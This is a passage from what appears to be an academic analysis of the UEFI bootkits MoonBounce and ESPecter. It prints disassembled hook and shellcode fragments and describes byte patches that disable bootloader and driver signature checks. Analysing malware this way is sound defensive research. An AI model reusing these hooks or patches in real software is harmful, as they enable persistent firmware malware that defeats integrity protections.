
```
HookDispatcher  proc near               ; CODE XREF: ExitBootSe
                                        ; .text:CreateEventEx↑p

var_58          = qword ptr -58h
var_50          = qword ptr -50h
var_48          = qword ptr -48h
anonymous_0     = qword ptr -30h
anonymous_1     = qword ptr -28h
anonymous_2     = qword ptr -20h
anonymous_3     = qword ptr -18h
anonymous_4     = qword ptr -8
arg_0           = qword ptr  8

                sub     qword ptr [rsp+0], 5
                mov     rax, [rsp+0]
                cmp     word ptr [rax+5], 858h
                jz      short CreateEventExHandler
                cmp     byte ptr [rax+5], 56h ; 'V'
                jz      ExitBootServicesHandler
```

Figure 7.4: The MoonBounce Hook Dispatcher.

search for the byte pattern 0xCB485541. The `rax` register will contain the return address of ExitBootServices at this point. The `cmp ecx, 0x158878` instruction therefore acts as a loop condition, where a range of 0x158878 bytes after memory pointed to by the return address are searched for the actual byte pattern. The byte pattern `41 55 48 CB` are the last bytes of a function called OslArchTransferToKernel inside winload.efi. This file is the intermediate OS loader and is loaded into memory by the Windows bootloader. This entire part of the hook is shown in Figure 7.11. As such, the entire ExitBootServices hook sets up a hook at the end of OslArchTransferToKernel which will redirect execution to some specific shellcode.

Once the location of the end of OslArchTransferToKernel has been found, the `eax` register is set to point to the second last byte of this function. Following this, 0x229 bytes of shellcode are copied to the address 0x98000. Finally, the last part of the hook overwrites the last instruction of OslArchTransferToKernel to be a `jmp` instruction to the shellcode before execution is passed back the ExitBootServices. All of this is illustrated in Figure 7.12. As such, the entire ExitBootServices hook sets up a hook in OslArchTransferToKernel which will redirect execution to the shellcode at 0x98000.

At this point, the boot process will progress and eventually OslArchTransferToKernel will be called. At the end of this, execution is redirected to the shellcode shown in Figure 7.13. The first part of the shellcode will search nearby memory for the byte pattern `4D 5A 90`. This corresponds to the bytes of a DOS Header, which indicate the beginning of a



```
mov     byte ptr [rax], 48h ; 'H'
mov     dword ptr [rax+1], 8245C89h
pushfq
push    rbx
push    rcx
push    rdx
push    r8
push    r9
push    rsi
push    rdi
sub     rsp, 48h
call    $+5
pop     rbx
lea     r8, [rbx+0B3h]
mov     edx, 4B000h
mov     ecx, 0
call    rax
test    rax, rax
jnz     short AllocatePoolHandler_End
```


```
mov     rdi, [rbx+0B3h]
mov     qword ptr cs:loc_180157996+2, rdi
lea     rsi, [rbx+3C8h]
mov     ecx, 4B000h
cld
rep movsb
```

```

AllocatePoolHandler_End:
add     rsp, 48h
pop     rdi
pop     rsi
pop     r9
pop     r8
pop     rdx
pop     rcx
pop     rbx
popfq
retn
```

Figure 7.5: The AllocatePool Hook in MoonBounce.

PE file. This is done in order to find the location of the kernel in memory, which is read into memory from the ntoskrnl.exe file.

Following this, several tasks are performed before the shellcode transfers control back to the original execution path. This is shown in Figure 7.14. First, the function marked as ResovleKernelAPIFunctions will hash the function names exported by the ntoskrnl.exe into small byte strings. ChangeKernelSectionProtections will change the permission bit of all the sections in ntoskrnl.exe so that each section is executable, writeable, non-discardable and not paged. Next up, much like in how shellcode was copied and a hook was set up in OslArchTransferToKernel, 0xCC bytes of shellcode are copied into memory and a hook is set up in the ExAllocatePool function in the kernel. Unlike the previous hook, ExAllocatePool is hooked in the beginning of the function rather than at the end. This is done by storing the first few bytes of ExAllocatePool in a



```
ShellCodeMapShellcode:                          ; CODE XREF: seg005:000000
                    push    rax
                    push    cs:kernel_image_base
                    push    cs:ExAllocatePool_signature
                    sub     rsp, 48h

loc_180157996:                                  ; DATA XREF: HookDispatche
                    mov     rcx, 1122334455667788h
                    xor     r8d, r8d
                    mov     edx, 28000h
                    call    cs:func_MmMapIoSpace
                    add     rsp, 48h
```


Figure 7.6: Memory where the address of the shellcode buffer is written to in MoonBounce.

buffer and replacing them with a `jmp` instruction to the address where the shellcode was copied into memory.

The kernel will continue execution as normally until it calls ExAllocatePool. When this happens, execution is transferred to the shellcode shown in Figure 7.15. This part of the shellcode first checks if a boolean is set or not. If the boolean is set, execution will be transferred back to ExAllocatePool and thus ignore the hook. When ExAllocatePool is first called, this boolean is not set. When this is the case, execution will further be diverted to the hook handler.

The hook handler is shown in Figure 7.16. The first part of handler code ensures that the hook was entered from ExAllocatePool. If this is the case, the function MmMapIoSpace in the kernel is called to map the shellcode allocated and set up by the AllocatePool hook in UEFI into the virtual address space of the kernel. Note that the `mov rcx, 0x1122334455667788` instruction was changed to contain the address of the shellcode buffer earlier. Once this is done, execution is redirected to this shellcode.

The shellcode will map a malicious driver into kernel memory and run it. At this point, the bootkit has successfully propagated through the entire boot process and is ready to perform ore typical malware activity. According to the report by KasperSky, the malicious driver will inject a malware stager into user space and run it [30]. The malware stager will in turn contact a command and control (C&C) server to download and execute further malware.




```
seg005:0000000180157B00                 pop     rax
seg005:0000000180157B01                 pop     rdi
seg005:0000000180157B02                 pop     rsi
seg005:0000000180157B03                 cmp     eax, 6F4EB841h
seg005:0000000180157B08                 jnz     short loc_180157B22
seg005:0000000180157B0A                 pushfq
seg005:0000000180157B0B                 cli
seg005:0000000180157B0C                 mov     rcx, cr0
seg005:0000000180157B0F                 mov     rdx, rcx
seg005:0000000180157B12                 and     ecx, 0FFFEFFFFh
seg005:0000000180157B18                 mov     cr0, rcx
seg005:0000000180157B1B                 mov     [rsi], rax
seg005:0000000180157B1E                 mov     cr0, rdx
seg005:0000000180157B21                 popfq
seg005:0000000180157B22
seg005:0000000180157B22 loc_180157B22:                          ; CODE XREF: seg005
seg005:0000000180157B22                 mov     qword ptr cs:loc_180157DA6+2, rdi
seg005:0000000180157B29                 lea     rcx, qword_180157F00
seg005:0000000180157B30                 call    sub_180157B43
seg005:0000000180157B35                 add     rsp, 48h
seg005:0000000180157B39                 pop     r9
seg005:0000000180157B3B                 pop     r8
seg005:0000000180157B3D                 pop     rdi
seg005:0000000180157B3E                 pop     rsi
seg005:0000000180157B3F                 pop     rdx
seg005:0000000180157B40                 pop     rcx
seg005:0000000180157B41                 pop     rbx
seg005:0000000180157B42                 retn
```

Figure 7.7: Beginning of the shellcode allocated by MoonBounce.

7.2 ESPecter

ESPecter is another UEFI bootkit discovered by ESET in 2021 [55]. According to ESET, ESPecter was initially discovered on a compromised machine together with malware running in user space. The roots of ESPecer are traced all the way back to 2012 where it operated as a legacy BIOS bootkit and the operations and upgrade into a UEFI bootkit went unnoticed until 2021. Like MoonBounce, the report from ESET also lacks evidence of how the system got infected in the first place. ESPecter consists of a compromised Windows bootloader which works to drop a malicious kernel driver in order to install further malware. The complete flow of what happens from UEFI until the kernel driver is dropped is shown in Figure 7.17. ESPecter utilizes hooking and code relocation in a fairly similiar way as MoonBounce, so the details of these parts are not illustrated as deeply as with MoonBounce.


The malicious Windows bootloader has an extra section called .efi, and the entry point of the bootloader is changed so that code execution be-



```
CreateEventExHandler:
mov     byte ptr [rax], 48h ; 'H'
mov     dword ptr [rax+1], 8948C48Bh
pushfq
push    rbx
push    rcx
push    rdx
push    r8
push    r9
push    rsi
push    rdi
sub     rsp, 38h
call    $+5
pop     rbx
and     [rsp+78h+EfiEvent], 0
lea     rcx, [rsp+78h+EfiEvent]
mov     [rsp+78h+Notifyontext], rcx
lea     rdx, [rbx+3Ch]
mov     [rsp+78h+EventGroup], rdx
xor     r9d, r9d
lea     r8, [rbx+4Ch]
mov     edx, 10h
mov     ecx, 200h
call    rax
add     rsp, 38h
pop     rdi
pop     rsi
pop     r9
pop     r8
pop     rdx
pop     rcx
pop     rbx
popfq
retn
```


Figure 7.8: The CreateEventEx Hook in MoonBounce.

gins inside this section. ESPecter begins by patching the BmFwVerifySelfIntegrity function in the Windows bootloader. To locate this function, ESPecter will search for certain byte patterns in memory. Depending on the bootloader version, these patterns will be slightly different. One such byte pattern is highligted with a red line in Figure 7.19. Once the byte pattern is located, ESPecter will locate the beginning of the function and patch bytes with an offset of four bytes from the beginning. In Figure 7.19, these bytes are originally `55 53 56 57 41 55`, and are patched to be `B8 00 00 00 00 C3`. BmFwVerifySelfIntegrity is a function which verifies the digital signature of the bootloader. The patches ESPecter applies to it changes the function so that the instructions `mov eax, 0; retn;` is executed almost immediately. This returns a value indicating that the digital signature is valid, so in practice the digital signature is never checked and the whole integrity check is patched out. A comparison of the original and patched function is shown in Figure 7.18.



```
seg005:00000001801577D6                 dd 2A571201h
seg005:00000001801577DA                 dw 4966h
seg005:00000001801577DC                 dw 47F6h
seg005:00000001801577DE                 db  8Bh
seg005:00000001801577DF                 db  86h
seg005:00000001801577E0                 db 0F3h
seg005:00000001801577E1                 db  1Eh
seg005:00000001801577E2                 db  41h ; A
seg005:00000001801577E3                 db 0F3h
seg005:00000001801577E4                 db  2Fh ; /
seg005:00000001801577E5                 db  10h
```

Figure 7.9: EFI_EVENT_LEGACY_BOOT_GUID bytes in MoonBounce.




```
ExitBootServicesHandler:
mov     byte ptr [rax], 48h ; 'H'
mov     dword ptr [rax+1], 8245C89h
mov     rax, [rsp+arg_0]
pushfq
push    rbx
push    rcx
push    rdx
push    r8
push    r9
push    rsi
push    rdi
xor     ecx, ecx
```

Figure 7.10: First part of Exit Boot Services Hook in MoonBounce.

Following this, ESPecter will install a hook in the Archpx64TransferTo64BitApplicationAsm function. This function is called when the bootloader has loaded winload.efi into memory. The hook is set up here because the bootloader will be unloaded from memory after passing control to winload.efi since the bootloader is a UEFI application. The hook will allocate a buffer and copy the code from the .efi section in the bootloader into the buffer. Once this is done, a hook is inserted into the OslArchTransferToKernel function which diverts code execution back into code located in the newly relocated code. OslArchTransferToKernel is called when control is transferred from the OS loader to the kernel.

The OslArchTransferToKernel hook will patch several functions in the kernel. The SepInitializeCodeIntegrity function is a function which will check and verify the digital signature of drivers loaded in the kernel, so ESPecter will first patch this function in order to disable it. Inside




```
BytePatternSearch:
inc     ecx
cmp     ecx, 158878h
jg      short ExitBootServicesHandlerEnd
```

```
cmp     dword ptr [eax+ecx], 0CB485541h
jnz     short BytePatternSearch
```

Figure 7.11: Second part of Exit Boot Services Hook in MoonBounce.

SepInitializeCodeIntegrity there is a variable called CiOptions which will normally hold data about the integrity of the driver. This variable is normally set with a `mov edi, [rdx]` instruction, but ESPecter patches it to be `xor edi, edi`. This results in CiOptions always being set to 0, which effectively disables the entire checking of driver signatures.


Finally, ESPecter hooks the CmGetSystemDriverList function and patches the MiComputeDriverProtection function. CmGetSystemDriverList is called during loading of system drivers, and the hook will set up a malicious kernel driver. According to the analysis done by ESET, the patched MiComputeDriverProtection is likely used by some unknown, further components of ESPecter [55]. Finally, the malicious kernel driver will work to install a keylogger on the system before the driver deletes itself.



```
add     eax, ecx
add     eax, 2
mov     edi, 98000h
push    rdi
lea     rsi, ShellCodeInitExAllocatePoolHook
mov     ecx, 229h
cld
rep movsb
pop     rdi
mov     byte ptr [eax], 0E9h
sub     edi, eax
sub     edi, 5
mov     [eax+1], edi
```

```
ExitBootServicesHandlerEnd:
pop     rdi
pop     rsi
pop     r9
pop     r8
pop     rdx
pop     rcx
pop     rbx
popfq
retn
```


Figure 7.12: Third part of Exit Boot Services Hook in MoonBounce.



```
ShellCodeInitExAllocatePoolHook proc near
pushfq
push    rcx
push    rax
mov     rax, r13
```


```
LocateKernelImageBase:
dec     rax
cmp     dword ptr [rax], 905A4Dh
jnz     short LocateKernelImageBase
```

Figure 7.13: First part of initialization of ExAllocatePool Hook in MoonBounce.



